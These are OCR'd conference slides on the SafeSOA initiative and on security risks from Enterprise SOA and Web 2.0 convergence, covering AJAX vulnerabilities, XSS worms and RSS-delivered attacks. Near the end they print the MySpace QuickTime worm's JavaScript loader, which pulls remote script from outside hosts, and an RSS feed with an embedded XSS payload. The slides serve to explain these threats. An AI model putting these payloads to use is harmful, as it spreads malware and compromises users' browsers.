The Evolving Security Environment For Web Services: The Need For SafeSOA

Managing Risk Across SOA and Web 2.0

Steve Orrin
Director of Security Solutions
Intel Corp., SSG-SPI
steve.orrin@intel.com

SafeSOA Taskforce

What is SafeSOA?

- **A** community of experts and practitioners in open dialogue
- **To** provide a framework for delivering premier content and environments for collaboration on investigating and solving SOA/Web 2.0 challenges
- **Enabling** service oriented solutions across network & cultural boundaries


Why SafeSOA?

- SOA and Web 2.0 convergence
- Evolution creates new risks
- Address the secure composability challenge:
  - Promotes Governance, Security, Privacy, Enforceable Contracts, and Multi-modal Reliability
  - Augments ISV, Systems Integrator, and Developer & End User Communities
- Simplify the “politics of system integration”:
  - Standards, Compliance Validation, and System Certification & Accreditation.
- Create tight efficient solutions for both Web2.0 and Enterprise developers
  - Bureaucracy taken out of the development cycle
  - Facilitate transition points between Web 2.0 & Enterprise SOA

The SafeSOA Taskforce

- **Goal of SafeSOA Taskforce:**
- Deliver premier content investigating and solving SOA/Web 2.0 challenges:
  - Investigations include:
    - Executable, enforceable and extendable policies
    - A framework to negotiate system interconnection agreements, per transaction, with contract & policy compliance and operational security
    - Operationalize requirements analysis and traceability – at the point of use
- Provide an environment for collaboration on Web 2.0 and SOA applications.
- Bringing the “Science of Security” to SOA/Web 2.0;
  - Practicable, embedded, risk & capability management
    - Service Oriented Security
  - Negotiate, Implement, Monitor


Environment for Web 2.0 Collaboration




My Widget ✕


Widget title:

Widget text:



IP-to-Location Mashup
by Paul Häder





gnosh

Yummy.

Go

Gnosh is a meta-search tool. Think dim sum: Gnosh pulls morsels from all over the web and organizes them on one plate for you.

Recent Searches PLCB Great Lakes Film Festival Dylan Dreyer Bike Around the Bay Celebrate Erie Adam Savage Erie Runners PA Airgas Ryan Ludzik James Taylor Presque Isle Downs ipod nano Bill Hillhouse Jennifer Swoyer bikini Rogers first photograph of an Am... Joe Lovano Shakespeare Summer Nights Zack Torquato Bob Nardelli John Kanzius Band Camp for Adult Music... Erie Pennsylvania Sport F... Alexander String Quartet Center for Ocean Sciences... dim sum Erie Philharmonic Case Management Support S... Northwest PA Maple Assoc... International Institute o... Erie Community Blood Bank Royal Underground Lord Corporation

Key Tenets Of SafeSOA:

- Security Enhancements
- Privacy Enhancements
- Enforceable Contracts
- Governance Support: Compliance Validation and Certification & Accreditation
- Multi-Modal Reliability: Wireless, mobile platforms/UMPC, Off-line Access

Conclusions

- The risk landscape is evolving, driven by:
  - Convergence of SOA & Web 2.0
  - User community transformation into developer communities
  - Directional change in technology transfer
  - Commoditization of hardware and integration drive economic adjustments in software development
  - Consider a unified approach that facilitates adoption of next generation architectures & application delivery.
- It will take a community effort to create a sustainable ecosystem of solutions

Want more info?

www.safesoa.org

Thank you!

Notices

Intel and the Intel logo are trademarks or registered trademarks of
Intel Corporation or its subsidiaries in the United States and other countries.

*Other names and brands may be claimed as the property of others.

** Performance tests and ratings are measured using specific computer systems and/or components and reflect the approximate performance of Intel products as measured by those tests. Any difference in system hardware or software design or configuration may affect actual performance. All dates and product descriptions provided are subject to change without notice. This slide may contain certain forward-looking statements that are subject to known and unknown risks and uncertainties that could cause actual results to differ materially from those expressed or implied by such statements

Integrated SECURITY AND SYSTEMS Solutions

Taming the Evolving Risk Landscape of Enterprise SOA & Web 2.0 Convergence: The Need For SafeSOA

Managing Risk Across SOA and Web 2.0

Presented By:
Hart Rossman, Chief Security Technologist, SAIC

SAIC®
From Science to Solutions™

Agenda

- Part 1- Changes in the Risk Landscape
- Part 2- Thoughts about Web 2.0 and EI…
- Part 3- An Example: Netcentric Clipboard

“Amateurs study cryptography; professionals study economics.”

-Allan Schiffman, 2 July 04

How does an enterprise manage risk?

Four ways to address risk:

- Avoid
- Reduce
- Assume
- Transfer

Corollary Skills:

- Current business practices and principles
- Legal and policy issues affecting your job and your employer
- Business model, objectives, and goals
- The budget process

From Science to Solutions™

Is the convergence of Enterprise SOA & Web 2.0 feasible?

✓ The short answer is: YES!

❖ The real question is: Is near-term convergence “enterprise ready?”

To answer that, consider the following:

- *Their Web site is bigger than your enterprise!
- Prominent Web 2.0 companies are, themselves, prominent enterprises!
- Whose environment is more hostile?
- Whose organization is best protected legally and has varied options for recourse?
- Who has greater need for speedy deployment of mission-critical applications that bring power to the edge?

* Originally coined by Dare Obasanjo

The Environment

- The philosophy falls into two camps:
  - Enterprise SOA (i.e. potential for mashups)
  - Web 2.0 (i.e. public SOA, mashup rich)
- The development environment fits into the following categories:
  - Public open APIs (i.e. Google® Maps, eBay®, Eventful™, etc.)
  - Public closed APIs (i.e. licensed or pay-per-use)
  - Platforms (ESIIL, Zend®, Ning™, Bungee Labs™, QEDWiki, Ajax Desktops)
  - Enterprise (i.e. NCES, HF, service oriented silos, walled gardens)
- The conduit has two planes:
  - Service-oriented applications
  - Application-oriented networks
- Reference technologies incorporated:
  - SOAP/REST
  - AJAX/Javascript®/JSON/JMS/MOM/
  - Java™/.NET/AON®
  - RSS/ATOM/
  - XML/XMLRPC
  - Messaging/SMS/SMTP/MQ
  - Standards: WS-*, WSDL, UDDI
  - This is not an exhaustive list…

Web 2.0 Momentum

   - » In the first quarter of 2006, MySpace.com signed up 280,000 new users each day and had the second most Internet traffic
   - » By the second quarter of 2006, 50 million blogs were created—new ones were added at a rate of two per second
   - » In 2005, eBay conducted 8 billion API-based web services transactions

- ➢ One billion people around the globe now have access to the Internet
- ➢ Mobile devices outnumber desktop computers by a factor of two
- ➢ Nearly 50 percent of all U.S. Internet access is now via always-on broadband connections

SAIC®
From Science to Solutions™

Source: O’Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Web 2.0 Market Drivers

- Your customer base is truly global- **Over 1 Billion people have access to the Internet**
- Your customers are always connected- **Broadband usage approaches 50%**
- You customers are connected everywhere- **2 Billion Mobile Devices**
- Your customers aren’t just connected, they’re engaged- **Nearly 50% of U.S. adults have contributed content online**
- Your costs of production have dramatically decreased- **IT infrastructure costs are down by 72 percent in six years**
- You have new revenue opportunities- **Online advertising in U.S. is up 37% in 2006**
  - » Consumers’ experience with Web 2.0-class software is setting the bar of what software can and should be. Consumers are bringing that knowledge, as well as those expectations, into their roles as corporate employees.
  - » Enterprise software vendors are learning how to effectively incorporate Web 2.0 principles into their product and service offerings.

Source: O’Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Eight Core Patterns in Web 2.0

- **Harnessing Collective Intelligence**

Create an architecture of participation that uses network effects and algorithms to produce software that gets better the more people use it.

- **Data Is the Next "Intel Inside"**

Use unique, hard-to-recreate data sources to become the "Intel Inside" for this era in which data has become as important as function.

- **Innovation in Assembly**

Build platforms to foster innovation in assembly, where remixing of data and services creates new opportunities and markets.

- **Rich User Experiences**

Go beyond traditional web-page metaphors to deliver rich user experiences combining the best of desktop and online software.

- **Software Above the Level of a Single Device**

Create software that spans Internet-connected devices and builds on the growing pervasiveness of online experience.

- **Perpetual Beta**

Move away from old models of software development and adoption in favor of online, continuously updated, software as a service (SaaS) models.

- **Leveraging the Long Tail**

Capture niche markets profitably through the low-cost economics and broad reach enabled by the Internet.

- **Lightweight Models and Cost-Effective Scalability**

Use lightweight business- and software-development models to build products and businesses quickly and cost-effectively.

Source: O'Reilly Radar, Web 2.0 Principles and Best Practices by John Musser

Web 2.0 Impact on Enterprise Integration

User communities have evolved into developer communities … on an enterprise scale

Old

- Developers created applications for user communities
- Requirements implementation was an abstraction (top down)
- API developers own the platform
- Work groups created macros to automate workflow
- Non-Internet-driven technology transfer
  - Government→Industry→Consumer

New

- User-created applications
- Requirements implementation is at the point of use (bottom up)
- API developers don't own the platform
- Open-source style of collaboration
- Internet-driven technology
  - Consumer→Industry→Government

From Science to Solutions™

Scalability & Commoditization: Integration


Implications

Systems integration is becoming more pervasive in the ecosystem and the value chain is being extended

- Need to move from service-oriented silos (SOS) to service-oriented enterprise (SOE) and software as a service (SAAS)
- Systems integration, mashups, and mix-ins are synonymous and interchangeable
- Need to design and plan for systems integration (top down) as well as user application mashups (bottom up)
- Lack of; or conflicting standards across industries and divisional domains artificially inhibits service orientation
- Empowerment of individual developer moves from predictable to unpredictable structures
- Hobbyist and professional have equal impact on the SOA

Web Mashup Styles

In-Browser | Server-side



Source: http://web2.wsj2.com

Expected Vulnerabilities & Exposures

- Well known vulnerabilities and flawed implementation practices can be reintroduced
  - Cross-site scripting, buffer overflows, race conditions, object model violations, poor user input validation, poor error handling, etc…
  - Evolving best practices emphasize “gee-whiz” factor over disciplined coding and information assurance
- Synergy of technologies creates synergy of exposures (compounds existing problems)
  - Rapid promulgation of flawed code
  - Encourages subversive workarounds and ScrapePI
  - Sensitive data aggregation and inadvertent exposure
  - Litigation and ownership issues
  - Non-compliance and incompatibility across the value chain
  - Spyware will be much more effective in social networking environments
  - Feeds become a vector for malware
- Phishing attacks find a sea of opportunities

Conclusions

- The risk landscape is evolving, driven by:
  - Convergence of SOA & Web 2.0
  - User community transformation into developer communities
  - Directional change in technology transfer
  - Commoditization of hardware and integration drive economic adjustments in software development
  - Consideration of a unified approach that facilitates adoption of next generation architectures and application delivery
- It will take a community effort to create a sustainable ecosystem of solutions…

Now is the time for SafeSOA!

From Science to Solutions™


Part 3: An Example…

Examining the netcentric clipboard concept

From Science to Solutions™

SafeSOA Netcentric Clipboard

Problem Statement



- 4 Windows Clipboard CVEs since 1999 (source: nvd.nist.gov)
  - CVE-1999-0384 **low**
  - CVE-1999-1452 **high**
  - CVE-2001-1480 **low**
  - CVE-2006-2612 **medium**
- 2057 cross-site scripting vulnerabilities since 1999 (source nvd.nist.gov)
  - 371 rate **high** in CVE
  - 159 associated with Javascript®
  - 3 associated with AJAX
  - 7 associated with XML
- October 2005, MySpace® AJAX worm
- June 2006, Yamanner virus targets Yahoo Messenger®

From Science to Solutions™

SafeSOA Benefits

- Permits the extension of the clipboard concept into the SOA while addressing critical risk factors
  - Data cannot be intercepted by unauthorized third parties
  - Data validation performed bi-directionally at transaction time
- Reduces user susceptibility to next-gen phishing attacks
- Allows clipboard contents and net-centric “data buffers” to be monitored for privacy and security compliance
  - Accountability and traceability provided through self-auditing data
  - Process compliance enforced via data-type defined standards linked to IA policy
- Reduces the likelihood of unintentional cross-domain data leakage
- Allows for safe, reliable consumption by developer communities
  - Capable of managing cut and paste between desktop and net-centric service
  - Allows for data exchange and queuing between occasionally connected applications

Interested In Joining The Community?

www.safesoa.org

E-mail: rossmanh@saic.com


From Science to Solutions™

- SAIC is a registered trademark of Science Applications International Corporation in the United States and/or other countries.
- Google is a registered trademark of Google, Inc. in the United States and/or other countries.
- eBay is a registered trademark of Ebay, Inc. in the United States and/or other countries.
- Eventful is atrademark of EVDB, Inc. in the United States and/or other countries.
- Zend is a registered trademark of Zend Technologies, Ltd.
- Bungee Labs is a trademark of Bungee Labs in the United States and/or other countries.
- Java and Javascript are registered trademarks or trademarks of Sun Microsystems, Inc. in the United States and/or other countries.
- AON is a registered trademark of Aon Corporation in the United States and/or other countries.
- W3C is a registered trademark of the Massachusetts Institute of Technology in the United States and/or other countries.
- MySpace is a registered trademark of MySpace, Inc. in the United States and/or other countries.
- Yahoo Messenger is a registered trademark of Yahoo, Inc. in the United States and/or other countries.

Web 2.0 and RIA (Rich Internet Applications)

- AJAX Vulnerabilities
- XSS Worms – Sammy, QT/MySpace
- RSS based Threats

AJAX Vulnerabilities



Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities: Information Leakage

The JavaScript in the Ajax engine traps the user commands and makes function calls in clear text to the server.

Examples of user commands:

- Return price for product ID 24
- Return valid cities for a given state
- Return last valid address for user ID 78
- Update user’s age in database

- Function calls provide “how to” information for each user command that is sent.
- Is sent in clear text
- The attacker can obtain:
- Function names, variable names, function parameters, return types, data types, and valid data ranges.

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities: Repudiation of Requests and Cross-Site Scripting

- Browser requests and Ajax engine requests look identical.
- Server are incapable of discerning a request made by JavaScript and a request made in response to a user action.
- Very difficult for an individual to prove that they did not do a certain action.
- JavaScript can make a request for a resource using Ajax that occurs in the background without the user's knowledge.
  - The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request.
- JavaScript code can then access the response to this hidden request and then send more requests.

•***This expanded JavaScript functionality increases the damage of a Cross-Site Scripting (XSS) attack.***

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities: Ajax Bridging


- The host can provide a Web service that acts as a proxy to forward traffic between the JavaScript running on the client and the third-party site.
  - A bridge could be considered a “Web service to Web service” connection.
  - Microsoft’s “Atlas,” provide support for Ajax bridging.
  - Custom solutions using PHP or Common Gateway Interfaces (CGI) programs can also provide bridging.
- An Ajax bridge can connect to any Web service on any host using protocols such as:
  - SOAP & REST
  - Custom Web services
  - Arbitrary Web resources such as RSS feeds, HTML, Flash, or even binary content.

An attacker can send malicious requests through the Ajax bridge as well as take advantage of elevated privileges often given to the Bridge‘s original target.

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

XSS Worms

- Using a website to host the malware code, XSS worms and viruses take control over a web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.
- For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.
  - XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other websites, download illegal content, and many other forms of malicious activity.
- On October 4, 2005, The Samy Worm, the first major worm of its kind, spread by exploiting a persistent Cross-Site Scripting vulnerability in MySpace.com's personal profile web page template.



Source Jeremiah Grossman CTO WhiteHat Security
http://www.whitehatsec.com
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

MySpace QT Worm

- MySpace allows users to embed movies and other multimedia into their user profiles.
- Apple’s Quicktime movies have a feature known as HREF tracks, which allow users to embed a URL into an interactive movie.
- The attacker inserted malicious JavaScript into this Quicktime feature so that when the movie is played the evil code is executed.

```
javascript:

void((
function() {
    //create a new SCRIPT tag
    var e=window.document.createElement('script');
    var ll=new Array();
    ll[0]='http://www.daviddraftsystem.com/images/';
    ll[1]='http://www.tm-group.co.uk/images/';

    //Randomly select a host that is serving the full code of the malware
    var lll=ll[Math.floor(2*(Math.random()%1))];
    //set the SRC attribute to the remote site
    e.setAttribute('src',lll+'js.js');
    //append the SCRIPT tag to the current document. The current document would be whatever webpage
    //contains the embedded movie, in this case, a MySpace profile page. This causes the full code of the malware to execute.
    window.document.body.appendChild(e);
})
```

Source code from BurntPickle http://www.myspace.com/burntpickle)
Comments and formatting by SPI Dynamics (http://www.spidynamics.com)

RSS Feeds: Attack Delivery Service

RSS Feeds provide links and content to RSS enabled apps and aggregators

Malicious links and content can be delivered via the RSS method

Can be used to deliver XSS and XML Injection attacks

Can be used to deliver malicious code (Both Script and encoded Binary)

Source: Steve Orrin

Malicious RSS Example

```
<rdf:RDF
 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
 xmlns="http://purl.org/rss/1.0/"
 xmlns:dc="http://purl.org/dc/elements/1.1/">
 <channel rdf:about="http://www.xml.com/cs/xml/query/q/19">
   <title>XML.com</title>
   <link>http://www.xml.com/</link>
   <description>XML.com features a rich mix of information and services for the XML community.</description>
   <language>en-us</language>
   <items>
     <rdf:Seq>
       <rdf:li
rdf:resource="http://www.acme.com/srch.aspx?term=>'><script>document.location.replace('stam.htm');</script>&y="/>
       <rdf:li rdf:resource="http://www.xml.com/pub/a/2002/12/04/som.html"/>
     </rdf:Seq>
   </items>
 </channel>
 <item rdf:about="http://www.xml.com/pub/a/2002/12/04/normalizing.html">
   <title>Normalizing XML, Part 2</title>
   <link>http://www.xml.com/pub/a/2002/12/04/normalizing.html</link>
   <description>In this second and final look at applying relational normalization techniques to W3C XML Schema data modeling, Will
Provost discusses when not to normalize, the scope of uniqueness and the fourth and fifth normal forms.</description>
   <dc:creator>Will Provost</dc:creator>
   <dc:date>2002-12-04</dc:date>
 </item>
</rdf:RDF>
```

Source: Steve Orrin